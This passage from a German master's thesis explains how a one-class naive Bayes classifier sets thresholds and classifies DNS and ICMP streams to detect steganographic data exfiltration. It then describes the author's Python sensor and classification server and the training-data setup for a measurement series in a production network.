Hierdurch entsteht der Exponent ε_x, der unter Verwendung aller extrahierten Exponenten e_i der Wahrscheinlichkeitswerte $P(x_i|\omega_1)$ berechnet wurde. Durch die zusätzliche Addition von ε_z wird an dieser Stelle sichergestellt, dass ebenfalls die aus der Mantissen-Multiplikation entstandenen Nachkommastellen berücksichtigt werden und somit die Genauigkeit des Gesamtergebnisses weiter erhöht wird.

Die Ergebnisse der Funktionen in Formel (12) und (13) lassen sich in Form eines Tupels $(m_z; \varepsilon_x)$ darstellen. Dieses beinhaltet neben m_z, also dem Produkt der multiplizierten Mantissen aller $P(x_i|\omega_1)$ eines Musters $\vec{x}$, die Summe der zugehörigen Exponenten. Die Werte dieses Tupels entsprechen hierbei jeweils der Mantisse und dem Exponenten der in Formel (9) berechneten Zugehörigkeitswahrscheinlichkeit $P(\vec{x}|\omega_1)$ von $\vec{x}$. Die Repräsentation des Exponenten durch ε_x als ganze Zahl lässt hierbei allerdings nachweislich eine höhere Genauigkeit zu:

Während die direkte Multiplikation zweier Gleitkommazahlen $1{,}032 \times 10^{-200}$ und $1{,}5 \times 10^{-320}$ durch den Überlauf des minimal in einem Computer darstellbaren Werts 0,0 liefert, ermöglicht das vorgestellte Verfahren eine genaue Berechnung des Ergebnisses $0{,}1548 \times 10^{-520}$, das in Form eines Tupels (0,1548;-520) dargestellt wird.

Wie in Kapitel 4.2 aufgezeigt, ist neben der relativen Häufigkeit für kategorische sowie μ und σ für numerische Merkmale auch der Schwellwert t während des Lernens zu bestimmen und innerhalb des Modells zu speichern. Der Schwellwert kann hierbei generell auf verschiedene Art und Weise erzeugt werden. Ein in der Fachliteratur diskutierter Ansatz besteht beispielsweise darin, t so zu wählen, dass 99 Prozent aller abgeschätzten Wahrscheinlichkeiten $P(\vec{x}|\omega_1)$ für die Zugehörigkeiten der Muster $\vec{x}$ in TR zur Klasse ω_1 oberhalb des Schwellwerts liegen und somit als legitime Kommunikation klassifiziert würden (vgl. [DCG+09]). Dieses Vorgehen hat sich jedoch im Zuge einer ersten Untersuchung aufgrund der hohen Anzahl an fehlerhaft klassifizierten Mustern zur Detektion von DNS- und ICMP-Steganographie nicht als vielversprechend herausgestellt.

Das in dieser Arbeit angestrebte Verfahren zur Festlegung des Schwellwerts besteht stattdessen in der Verwendung eines gewichteten arithmetischen Mittels. Dieses soll unter Verwendung der abgeschätzten Werte $P(\vec{x}|\omega_1)$ für jedes Muster $\vec{x}$ in TR bestimmt werden:

$$t = \left(\frac{1}{k} \sum_{j=1}^{k} P(\vec{x}_j|\omega_1) \right)^{\gamma}. \tag{14}$$

Das arithmetische Mittel ist auf Basis der jeweils berechneten Zugehörigkeitswahrscheinlichkeit $P(\vec{x}_j|\omega_1)$ für jedes Muster $\vec{x}_j$ in der Trainingsmenge TR mit der Kardinalität $|TR| = k$ zu berechnen. Der Exponent γ erlaubt hierbei eine Gewichtung von t. Bei einem gewählten Wert von $\gamma = 1$ würde der Schwellwert dem arithmetischen Mittel der abgeschätzten Wahrscheinlichkeitswerte $P(\vec{x}_j|\omega_1)$ entsprechen. Wenn $\gamma = 10$ ist, wird der Exponent des berechneten arithmetischen Mittels zehnfach verkleinert und hierdurch die Größe von t maßgeblich reduziert.

Der Schwellwert t stellt somit die gewichtete mittlere Zugehörigkeitswahrscheinlichkeit aller Muster $\vec{x}$ in TR dar und ist analog zu dem vorab diskutieren Verfahren als Tupel $(m_t; \varepsilon_t)$ mit der Mantisse m_t und dem Exponenten ε_t anzugeben. Hierdurch soll es dem in dieser Arbeit entwickelten einklassigen naiven Bayes-Klassifikator ermöglicht werden, ein unbekanntes Muster $\vec{x}$ mit $(m_z; \varepsilon_x)$ mithilfe der Funktion

$$f(\vec{x}) = \begin{cases} \omega_1, falls\ \varepsilon_x > \varepsilon_t, \\ \omega_1, falls\ \varepsilon_x = \varepsilon_t \wedge m_z \geq m_t, \\ \omega_2, sonst \end{cases} \tag{15}$$

zu klassifizieren. Die Funktion weist ein Muster $\vec{x}$ mit der berechneten Zugehörigkeitswahrscheinlichkeit $(m_z; \varepsilon_x)$ genau dann der Klasse ω_1 zu, wenn der Exponent ε_x größer als der des Schwellwerts ist. Bei zwei identischen Exponenten erfolgt die Zuweisung zu ω_1, falls die Mantisse m_z des Musters $\vec{x}$ größer als die Mantisse m_t des Schwellwerts ist.

Wie bereits thematisiert, werden während des Lernens auf Basis der bekannten Muster $\vec{x}$ in der Trainingsmenge TR *mehrere* Modelle M_x erzeugt (siehe Schritt (2) in Abbildung 26). Diese beinhalten neben der beobachteten relativen Häufigkeit für kategorische Merkmale den Mittelwert und die Standardabweichung für numerische Merkmale, die jeweils auf Basis der einzelnen Muster bestimmt werden und in jedem Modell identisch sind. Der einzige Unterschied zwischen den Modellen besteht in dem Schwellwert t bzw. in der zur Gewichtung von t eingeführten Variable γ.

Unter Verwendung der Validationsmenge VA und den mit unterschiedlichen Schwellwerten zu erzeugenden Modellen M_x kann automatisiert M_{best} mit der bestmöglichen Qualität bestimmt werden (siehe Schritt (3) in Abbildung 26). Die grundlegende Idee besteht hierbei darin, fortwährend weitere Modelle M_1, M_2,…, M_x mit der jeweiligen Gewichtung $\gamma = x$ zu erzeugen, bis die Anzahl der korrekt als legitim klassifizierten Muster $\vec{x}$ in VA zwischen einem Modell M_x und dem Vorgänger M_{x-1} nicht mehr voneinander abweicht.

Der Vergleich der Modell-Qualität erfolgt an dieser Stelle mithilfe des einklassigen naiven Bayes-Klassifikators und der in Formel (15) dargestellten Entscheidungsfunktion. Dieser führt hierzu eine Abschätzung der Klassenzugehörigkeit für jedes $\vec{x}$ in VA durch. Hierdurch wird ein unmittelbarer Vergleich aller erzeugten Modelle M_x hinsichtlich der Anzahl an korrekt zu ω_1 zugeordneten Mustern ermöglicht.

Zuletzt erfolgt – wiederum unter Verwendung der Funktion in Formel (15) – die Prüfung der Qualität des zuverlässigsten Modells M_{best} unter Verwendung der Testmenge TE (siehe Schritt (4) in Abbildung 26). Die in TE enthaltenen Muster wurden hierbei weder zur Erzeugung noch zur Optimierung des Modells herangezogen. Das Ziel dieses Vorgehens besteht darin, die Zuverlässigkeit von M_{best} zur korrekten Klassifizierung von unbekannten Mustern vorherzusagen und somit das Modell zu verallgemeinern.

Ein mit Abschluss der Lernphase ausgewähltes und geprüftes Modell M_{best} kann beispielsweise die exemplarisch in Tabelle 5 dargestellten Informationen enthalten:

Merkmal	**Mittelwert μ**		**Standardabweichung σ**	
byte_count	3444,9006	Bytes	4875,2473	Bytes
mean_psize_out	91,549	Bytes	10,7168	Bytes
mean_pit_out	6,8782	Sekunden	7,7042	Sekunden
packet_count	35,6755	Pakete	49,4564	Pakete
unique_datacount	1,0027	Datenfelder	0,0528	Datenfelder
Mittelwert aller $P(\vec{x}\|\omega_1)$ aus TR_{icmp}:			$(\sim 0{,}2786;\ -8)$	
Gewichtung γ:			5	
Schwellwert t:			$(\sim 0{,}1681; -42)$	

Tabelle 5: Exemplarische Darstellung eines erzeugten Modells

Die Tabelle beinhaltet die Daten eines beispielhaften Modells, welches es dem einklassigen naiven Bayes ermöglichen soll, unbekannte Muster der Form $\vec{x}_{icmp}$, also ausschließlich von ICMP-Streams, zu klassifizieren (siehe Kapitel 4.1.3). Neben den Mittelwerten μ und den Standardabweichungen σ der numerischen Merkmale, die als Parameter für die Dichtefunktion der Gaußschen Normalverteilung genutzt werden, sind weiterhin das abgeschätzte arithmetische Mittel, ein Wert γ zur Gewichtung und der Schwellwert t spezifiziert. Ein Modell, welches sowohl für die Muster $\vec{x}_{icmp}$ und $\vec{x}_{dns}$ exemplarische Werte beinhaltet und somit zur Klassifizierung von DNS- und ICMP-Streams genutzt werden kann, ist in Anhang A zu finden.

4.3 Arbeitsphase

Nach Abschluss der Lernphase, die unter Verwendung des einklassigen naiven Bayes im Wesentlichen zur Erzeugung, Optimierung und Prüfung eines Modells auf Basis von bekannten Mustern der legitimen Kommunikation benötigt wurde, folgt die Arbeitsphase, in der die Klassifizierung von unbekannten Mustern angestrebt wird (siehe Kapitel 2.3.1). Das während des Lernens erzeugte Modell soll es dem Bayes-Klassifikator somit im Zuge dieser Phase ermöglichen, die Klassenzugehörigkeit von unbekannten Mustern, die entweder eine aufgezeichnete DNS- oder ICMP-Kommunikation beschreiben, zu bestimmen und hierdurch eine Detektion von fortgeschrittener Netzwerk-Steganographie zu ermöglichen.

Die Arbeitsphase beinhaltet als einzigen Schritt die „Klassifizierung“, deren Ablauf nachfolgend unter Verwendung des im vorangegangenen Kapitel in Tabelle 5 dargestellten Modells erarbeitet und veranschaulicht wird.

4.3.1 Klassifizierung

Analog zur Lernphase werden unbekannte Muster im Zuge der Mustergewinnung – also der Datenerfassung, Vorverarbeitung und Merkmalsextraktion – generiert (siehe Kapitel 4.1). Hierbei ist es essentiell, dass die zu klassifizierenden Muster entweder der Form von $\vec{x}_{dns}$ oder $\vec{x}_{icmp}$ entsprechen und folglich dieselben Merkmale, die im Zuge des Lernens zur Modell-Erzeugung genutzt wurden, beinhalten.

Die Klassifizierung eines unbekannten Musters $\vec{x}$ erfolgt in dieser Arbeit mithilfe des einklassigen naiven Bayes-Klassifikators (siehe Kapitel 2.3.3), des während des Lernens erzeugten Modells M_{best} und der in Kapitel 4.2.2 erarbeiteten Entscheidungsfunktion f in Formel (15), die bereits zur Optimierung und Prüfung der während des Lernens erzeugten Modelle herangezogen wurde.

Zur Veranschaulichung der Funktionsweise dieser entwickelten Entscheidungsfunktion werden die in Tabelle 5 abgebildeten Werte des exemplarisch dargestellten Modells aus Kapitel 4.2.2 zur Klassifizierung von zwei beispielhaften Mustern $\vec{x}_1$ und $\vec{x}_2$, deren Merkmalsausprägungen nachfolgend abgebildet sind, herangezogen:

Merkmal	$\vec{x}_1$		$\vec{x}_2$	
x_1: *byte_count*	1372	Bytes	280.424	Bytes
x_2: *mean_psize_out*	98	Bytes	805	Bytes
x_3: *mean_pit_out*	3,85	Sekunden	0,7417	Sekunden
x_4: *packet_count*	14	Pakete	348	Pakete
x_5: *unique_datacount*	1	Datenfelder	85	Datenfelder

Tabelle 6: Exemplarische Merkmalsausprägungen zweier Muster

Die in Tabelle 6 dargestellten Merkmalsausprägungen der beiden Muster $\vec{x}_1$ und $\vec{x}_2$ wurden im Zuge der Mustergewinnung aus zwei innerhalb eines produktiven Netzwerks beobachteten ICMP-Streams extrahiert und sollen mithilfe des naiven Bayes einer der beiden Klassen ω_1 = „Legitime Kommunikation“ oder ω_2 = „Daten-Exfiltration“ zugeordnet werden. Die Zuweisung erfolgt hierbei auf Basis der gesammelten Erfahrungswerte hinsichtlich der Klasse ω_1, die in dem Modell M_{best} am Schluss von Kapitel 4.2.2 abgebildet sind.

Zur Klassifizierung ist zunächst für jede einzelne (numerische) Merkmalsausprägung der beiden Muster mithilfe der Dichtefunktion für die Gaußsche Normalverteilung (siehe Formel (11) aus Kapitel 4.2.2) die Zugehörigkeitswahrscheinlichkeit zu ω_1 zu bestimmen:

Wahrscheinlichkeit	$\vec{x}_1$	$\vec{x}_2$
$P(x_1\|\omega_1)$	$(\sim 0{,}7476;\ -4)$	$(\sim 0{,}1;\ -308)$
$P(x_2\|\omega_1)$	$(\sim 0{,}3106;\ -1)$	$(\sim 0{,}1;\ -308)$
$P(x_3\|\omega_1)$	$(\sim 0{,}4793;\ -2)$	$(\sim 0{,}3771;\ -1)$
$P(x_4\|\omega_1)$	$(\sim 0{,}7328;\ -2)$	$(\sim 0{,}1765;\ -10)$
$P(x_5\|\omega_1)$	$(\sim 0{,}7538;\ 1)$	$(\sim 0{,}1;\ -308)$
$\boldsymbol{P(\vec{x}\|\omega_1)}$	$(\sim 0{,}0615;\ -8)$	$(\sim 0{,}6656; -935)$

Tabelle 7: Berechnete Wahrscheinlichkeitswerte für die beiden exemplarischen Muster

Die Tabelle beinhaltet die berechneten[10] Wahrscheinlichkeitswerte $P(x_i|\omega_1)$ für jede Merkmalsausprägung x_i der beiden Muster $\vec{x}_1$ und $\vec{x}_2$. Die Darstellung der berechneten Werte erfolgt an dieser Stelle unter Verwendung der bereits vorgestellten Tupel der Form (m_i, e_i). In der letzten Zeile ist für $\vec{x}_1$ und $\vec{x}_2$ jeweils die abgeschätzte Zugehörigkeits-wahrscheinlichkeit $P(\vec{x}|\omega_1)$ zur Klasse ω_1, die auf Basis der Mantissen und Exponenten aller x_i des jeweiligen Musters unter Verwendung der Funktionen in Formel (12) und (13) bestimmt wurde, als Tupel (m_z, ε_x) abgebildet.

Zuletzt erfolgt unter Verwendung des Schwellwerts t aus Tabelle 5 mit $(m_t, \varepsilon_t) = (\sim 0{,}1681; -42)$ und der Entscheidungsfunktion für den Bayes-Klassifikator die Bestimmung der beiden Klassenzugehörigkeiten (siehe Formel (15) in Kapitel 4.2.2):

$$\begin{aligned} f(\vec{x}_1) &= \boldsymbol{\omega_1}, weil\ \varepsilon_x = \ -8 > -42 = \varepsilon_t \\ f(\vec{x}_2) &= \boldsymbol{\omega_2}, weil\ \varepsilon_x = -935 < -42 = \varepsilon_t \end{aligned} \tag{16}$$

Während das Muster $\vec{x}_1$ mit $\varepsilon_x = -8$ größer als der Exponent des Schwellwerts $\varepsilon_t = -42$ ist und somit durch den einklassigen naiven Bayes der legitimen Kommunikation zugeordnet wird, unterschreitet das Muster $\vec{x}_2$ mit $\varepsilon_x = -935$ den Wert von ε_t maßgeblich. In der Konsequenz erfolgt eine Zuweisung von $\vec{x}_2$ zur Klasse ω_2 = „Daten-Exfiltration“.

[10] Die berechnete Mantisse ist an dieser Stelle zur besseren Lesbarkeit auf die vierte Nachkommastelle gerundet.

Das in diesem Kapitel konzipierte Vorgehen ermöglicht es demnach, ausschließlich auf Basis von *bekannten* Mustern der legitimen Kommunikation ein Modell zu erzeugen, welches es dem einklassigen naiven Bayes erlaubt, eine Unterscheidung von legitimer Kommunikation und Daten-Exfiltration durchzuführen.

Orientiert an dem erarbeiteten Prozess der Mustererkennung wurde in diesem Kapitel das theoretische Konzept zur Klassifizierung von DNS- und ICMP-Kommunikation unter Verwendung des einklassigen naiven Bayes erarbeitet.

Zur Detektion von fortgeschrittener Netzwerk-Steganographie ist es zunächst essentiell, eine geeignete Platzierung von Sensoren innerhalb des zu untersuchenden Netzwerks vorzunehmen. Die Sensoren fungieren hierbei als Paket-Sniffer zur Sammlung von Netzwerkpaketen. Die gesammelten DNS- und ICMP-Pakete werden zu speziellen Netzwerk-Streams vorverarbeitet. Auf Basis dieser Streams erfolgt die Extraktion von verschiedenen Merkmalen, die im Zuge einer wissenschaftlichen Untersuchung erarbeitet wurden. Die Merkmale eines Netzwerk-Streams werden in ein Muster transformiert, welches den jeweils zugehörigen Stream in Abhängigkeit des zu Grunde liegenden Protokolls beschreibt.

Während der Lernphase fungieren bekannte Muster der legitimen Kommunikation als Trainingsdaten zur Erzeugung, Optimierung, Auswahl und Prüfung eines Modells mithilfe des einklassigen naiven Bayes-Klassifikators. Das Modell beinhaltet für jedes relevante Merkmal die notwendigen Informationen, um die Zugehörigkeitswahrscheinlichkeit eines Musters zur Klasse der legitimen Kommunikation abzuschätzen. Dies umfasst unter anderem einen Schwellwert, der die untere Grenze für die Wahrscheinlichkeit festlegt. Falls der naive Bayes für ein Muster einen Wert unterhalb dieser Grenze berechnet, erfolgt eine Zuweisung zur Klasse der Daten-Exfiltration.

Das Modell ermöglicht es dem naiven Bayes somit während der Arbeitsphase, unbekannte Muster der DNS- und ICMP-Kommunikation entweder als legitimen Netzwerkverkehr oder als Daten-Exfiltration zu klassifizieren.

5 Realisierung

Im vorangegangenen Kapitel erfolgte die Entwicklung eines neuartigen Konzepts zur Erkennung von fortgeschrittener netzwerk-steganographischer Daten-Exfiltration. Dieses basiert im Wesentlichen auf der Kombination einer statistischen Analyse und dem überwachten maschinellen Lernen unter Verwendung des einklassigen naiven Bayes-Klassifikators. Neben der theoretischen Erarbeitung wurde das konzipierte Verfahren darüber hinaus in Form einer Erkennungssoftware, die unter der Lizenz GNU GPLv3 öffentlich auf *Github* verfügbar ist (vgl. [Rog17]), implementiert.

Innerhalb dieses Kapitels wird zunächst die grundlegende Funktionsweise der entwickelten Erkennungssoftware vorgestellt. Weiterhin erfolgt zur Demonstration der Effektivität des implementierten Verfahrens zur Detektion von fortgeschrittener Daten-Exfiltration die Anfertigung einer wissenschaftlichen Messreihe.

5.1 Erkennungssoftware

Bei der in *Python* programmierten Erkennungssoftware handelt es sich um ein verteiltes System. Dieses besteht im Wesentlichen aus den zwei zentralen Komponenten *PyExfilSensor* und *PyClassificationServer*, welche sich wiederum aus insgesamt 24 eigens entwickelten *Python*-Modulen zusammensetzen (vgl. Abbildung 27):



Abbildung 27: Architektur der entwickelten Erkennungssoftware

Durch die Implementierung als verteiltes System soll es grundsätzlich ermöglicht werden, die Sensoren an verschiedenen Positionen innerhalb eines zu überwachenden Netzwerks zu platzieren. Während ein Sensor beispielsweise innerhalb des Client-Segments positioniert werden kann, besteht die Möglichkeit, eine oder mehrere weitere Instanzen in den DMZ-Bereichen zu betreiben (siehe Kapitel 4.1.1). Die plattformunabhängige Programmiersprache *Python* erlaubt es hierbei, die Komponenten sowohl auf Windows- als auch auf Unix-Systemen einzusetzen.

Die Komponente *PyExfilSensor* führt die einzelnen Schritte der Mustergewinnung – die Datenerfassung, Vorverarbeitung und Merkmalsextraktion – durch. Die Aufzeichnung des Netzwerkverkehrs erfolgt hierbei unter Verwendung eines eigens implementierten und bereits im Zuge früherer Forschungsarbeiten eingesetzten Paket-Sniffers (1) (vgl. [Rog16], S. 12). Dieser funktioniert auf Basis von Raw-Sockets (vgl. [Mac96]) und ist hierdurch nicht von zusätzlichen Netzwerk-Bibliotheken wie *libpcap* (vgl. [The17]) abhängig. Bereits während der Erfassung der Daten ist mithilfe des *Sniffer*-Moduls eine Filterung von irrelevanten Protokollen möglich (vgl. Abbildung 28):

```
# python pyexfilsensor.py -i eth0 -p dns,icmp

PyExfilSensor started.

Sniffing for protocols: ['dns', 'icmp'].

...
```

Abbildung 28: Filterung von Protokollen mithilfe des Sniffer-Moduls

Durch den Parameter `-i` werden dem *Sniffer*-Modul die zu überwachenden Netzwerk-Schnittstellen, hier `eth0`, übergeben. Mittels `-p dns,icmp` erfolgt weiterhin eine Spezifizierung der zu erfassenden Protokolle. Dies erlaubt unter anderem eine frühzeitige Filterung von TCP-Paketen und ermöglicht eine Reduzierung der erforderlichen Ressourcen zur Zwischenspeicherung der gesammelten Daten.

Die mithilfe des *Sniffer*-Moduls erfassten Pakete durchlaufen im *Analyzer* die Vorverarbeitung zu Netzwerk-Streams und ferner die Merkmalsextraktion (2).

In Abhängigkeit des zu Grunde liegenden Protokolls wird für jeden Stream eine Transformation der extrahierten Merkmale in ein Muster der Form $\vec{x}_{dns}$ oder $\vec{x}_{icmp}$ durchgeführt (siehe Kapitel 4.1.3). Abschließend erfolgt die Übertragung der extrahierten Muster an die zentrale Komponente zur Klassifizierung, den *PyClassificationServer*. Durch die Implementierung der Mustergewinnung innerhalb des Sensors ist es demnach möglich, anstelle eines Transfers der zu untersuchenden Netzwerkpakete ausschließlich die gewonnen Muster zu übermitteln. Diese entsprechen in ihrer Größe nur einem Bruchteil des ursprünglich erfassten Netzwerkverkehrs und reduzieren hiermit die benötigte Bandbreite zum Datenaustausch maßgeblich.

Der *PyClassificationServer* verfügt über ein *Scheduler*-Modul, das die verschiedenen Sensoren und Klassifizierungsinstanzen verwaltet (3). Diese Architektur ermöglicht es, für jedes Netzwerksegment ein individuell auf den vorliegenden Datenverkehr zugeschnittenes Modell zu erzeugen. Die grundlegende Annahme besteht hierbei darin, dass beispielsweise die Netzwerk-Kommunikation in einem Client-Segment unter Umständen anders als die in einem DMZ-Bereich aussehen kann. Der Einsatz spezifischer Modelle für jedes Segment soll demzufolge eine zuverlässigere Klassifizierung ermöglichen.

Die Sensoren können entweder in einem *Lern-* oder *Arbeitsmodus* betrieben werden. Ersterer dient dazu, einer Instanz des implementierten einklassigen naiven Bayes-Klassifikators, dem *PyBayesClassifier*, die Muster einer legitimen Kommunikation zur Erzeugung eines Modells bereitzustellen. Befindet sich ein Sensor hingegen im Arbeitsmodus, wird dies bei der Übertragung der Muster entsprechend gekennzeichnet und es erfolgt eine Klassifizierung auf Basis des erzeugten Modells. Übermittelt ein im Lernmodus befindlicher Sensor die extrahierten Muster, wird zunächst eine neue *PyBayesClassifier*-Instanz und daran anknüpfend ein Modell erzeugt (4a). Für eine zuverlässige Unterscheidung ist an dieser Stelle grundsätzlich sicherzustellen, dass ausschließlich legitime Kommunikation erfasst und vorverarbeitet wird. Zur automatisierten Erzeugung eines Modells werden im Wesentlichen die einzelnen erarbeiteten Schritte der Lernphase aus Kapitel 4.2 durchlaufen (vgl. Abbildung 29):

```
$ python classification_server.py

[Sensor 1] New model data received. PyBayesClassifer started.

[Sensor 1] Training data: 11906 (TR:7143/VA:2381/TE:2382).

[Sensor 1] Created protocol classes: dns, icmp.

[Sensor 1] Model test: True Positves: 2382/2382.

[Sensor 1] Threshold icmp: (0.37273979947889;-51.0).

[Sensor 1] Threshold dns: (0.4459986735403227;-192.0).
```

Abbildung 29: Lernmodus der Erkennungssoftware

Die Abbildung zeigt die Ausführung des *PyClassificationServers*. Nach der Erzeugung einer Instanz des Bayes-Klassifikators für `Sensor 1` erfolgt zunächst die Trainingsdaten-Partitionierung. Für die Protokolle DNS und ICMP entsteht mit Abschluss des Lernens ein gemeinsames Modell, welches alle bekannten Muster der legitimen Kommunikation in der Testmenge TE korrekt zugeordnet hat. Für beide Protokolle wird abschließend jeweils der individuell berechnete Schwellwert für die Wahrscheinlichkeitszugehörigkeit zur Klasse ω_1 ausgegeben.

Befindet sich der Sensor im Arbeitsmodus, übergibt das *Scheduler*-Modul die zu klassifizierenden Muster an die hierzu vorgesehene Instanz des naiven Bayes, die unter Verwendung des spezifischen Modells für das entsprechende Netzwerksegment des Sensors für jedes einzelne Muster eine Entscheidung hinsichtlich der Klassenzugehörigkeit trifft (**4b**):

```
[Sensor 1]: Stream 0 - Data exfiltration (0.185866432262;-960.0)

[Sensor 1]: Stream 1 - Normal stream (0.965788791314;-10.0)

[Sensor 1]: Stream 2 - Normal stream (0.387017285968e;-9.0)

[Sensor 1]: Stream 3 - Data exfiltration (0.966232276606;-972.0)

...
```

Abbildung 30: Arbeitsmodus der Erkennungssoftware

Für jedes erhaltene Muster eines zu untersuchenden Netzwerk-Streams erfolgt die Berechnung der Zugehörigkeitswahrscheinlichkeit zur Klasse der legitimen Kommunikation unter Verwendung der in Formel (15) definierten Entscheidungsfunktion (siehe Kapitel 4.2.2). Die berechneten Werte sind in Abbildung 30 als Tupel angegeben. Während `Stream 0` und `Stream 3` als Daten-Exfiltration eingestuft wurden, hat der einklassige naive Bayes die beiden anderen Streams der legitimen Kommunikation zugeordnet.

5.2 Messreihe

Die entwickelte Erkennungssoftware wird im Zuge der Masterarbeit zur Durchführung einer wissenschaftlichen Messreihe herangezogen. Diese soll die Effektivität des implementierten Verfahrens zur Erkennung von fortgeschrittener netzwerk-steganographischer Daten-Exfiltration aufzeigen.

Wie bereits in Kapitel 2.3.3 im Zuge der Erarbeitung des Konzeptes der einklassigen Klassifizierung diskutiert, besteht eine wesentliche Herausforderung bei der Forschung nach Erkennungsmaßnahmen verschiedener fortgeschrittener Angriffstechniken in der begrenzten Anzahl an öffentlich zur Verfügung stehenden Mitschnitten von maliziösem Datenverkehr. Dies trifft insbesondere auch auf die in Kapitel 3 diskutierten Techniken der netzwerk-steganographischen Daten-Exfiltration zu. Obwohl einige bekannte Malware-Familien wie *FrameworkPOS*, *Zeus* oder *FeederBot*, die in der Fachwelt für Datendiebstähle unter Verwendung von DNS oder ICMP bekannt sind, bereits mittels Reverse Engineering manuell untersucht wurden (vgl. [GDA14], [RSA03], [Die11]), sind die analysierten Malware-Dateien und Netzwerk-Mitschnitte in der Regel nicht zugänglich. Diese Thematik wurde unter anderem in [Faw10] diskutiert. Dort führt der Autor die geringe Anzahl an öffentlich verfügbaren Mitschnitten von Daten-Exfiltrationen aus produktiven Netzwerken auf die Sensitivität der Informationen, die unter Umständen in dem Datenverkehr enthalten sind, zurück.

Zur Durchführung der wissenschaftlichen Messreihe kommen daher im Wesentlichen frei verfügbare Software-Werkzeuge wie *dnscat2*, *ICMPStegano*, *DET* und *iodine* zum Einsatz (vgl. [Bow17], [Ama16], [Pat14], [EAB14]). Diese sind in der Fachwelt allgemein bekannt und werden bereits zur verdeckten Daten-Exfiltration herangezogen.

Die Erstellung der wissenschaftlichen Messreihe erfolgt in dem produktiven Netzwerk eines deutschen Systemintegrators, der Controlware GmbH. Zu diesem Zweck werden in einem dedizierten Client-Segments des Netzwerks sowohl der Sensor als auch die Klassifizierungsinstanz platziert. Vor Beginn der eigentlichen Messreihe gilt es, ein individuell auf dieses Segment angepasstes Modell zu erzeugen. Auf diese Weise soll eine möglichst hohe Erkennungsrate erzielt werden.

In einem Zeitraum von 20 Tagen erfolgt hierzu im Zuge der Lernphase die Aufzeichnung des Netzwerkverkehrs von fünf ausgewählten Clients innerhalb des Segments. Hierbei ist sicherzustellen, dass keines dieser Geräte kompromittiert ist und in Folge dessen unter Umständen bereits Daten exfiltriert. Dieses Vorgehen ist zur Erzeugung eines zuverlässigen Modells auf Basis der legitimen Kommunikation essentiell, da sonst unter Umständen die zur Bestimmung der Zugehörigkeitswahrscheinlichkeit eines Musters gespeicherten Werte der einzelnen Merkmale verfälscht und in der Konsequenz die Erkennungsrate vermindert werden könnte.

Der mithilfe des Sensors innerhalb von 20 Tagen aufgezeichnete Netzwerkverkehr umfasst insgesamt 124.841 Pakete. Hiervon sind 81.547 dem DNS- und 43.294 dem ICMP-Protokoll zuzuordnen. Nach Abschluss der Mustergewinnung ergibt sich die in Kapitel 4.2.1 beschriebene Trainingsdaten-Partitionierung (vgl. Tabelle 8):

Teilmenge	**Anteil**	**Muster-Anzahl**
TD_{dns}: 9.972 Muster		
TR_{dns}	60 %	5.983
VA_{dns}	20 %	1.994
TE_{dns}	20 %	1.995
TD_{icmp}: 1.191 Muster		
TR_{icmp}	60 %	715
VA_{icmp}	20 %	238
TE_{icmp}	20 %	238

Tabelle 8: Trainingsdaten-Partitionierung für die Messreihe

Die Menge TD der Trainingsdaten umfasst insgesamt 11.163 Muster, die aus 9.972 legitimen DNS- und 1.191 legitimen ICMP-Streams gewonnen wurden. Nach Abschluss der Partitionierung enthält somit beispielsweise TR_{dns} 5.983 Muster einer legitimen Kommunikation der Form $\vec{x}_{dns}$.

Auf Basis der Muster in TR_{dns} und TR_{icmp} erfolgt daran anknüpfend die Erzeugung mehrerer Modell M_x, die sich hinsichtlich des in Formel (14) dargestellten Schwellwerts t, der zur Bestimmung der Klassenzugehörigkeit benötigt wird, unterscheiden.

Mithilfe der in Kapitel 4.2.2 beschriebenen automatisierten Schwellwert-Optimierung unter Verwendung der Gewichtung γ wird M_{best} bestimmt (vgl. Abbildung 31):

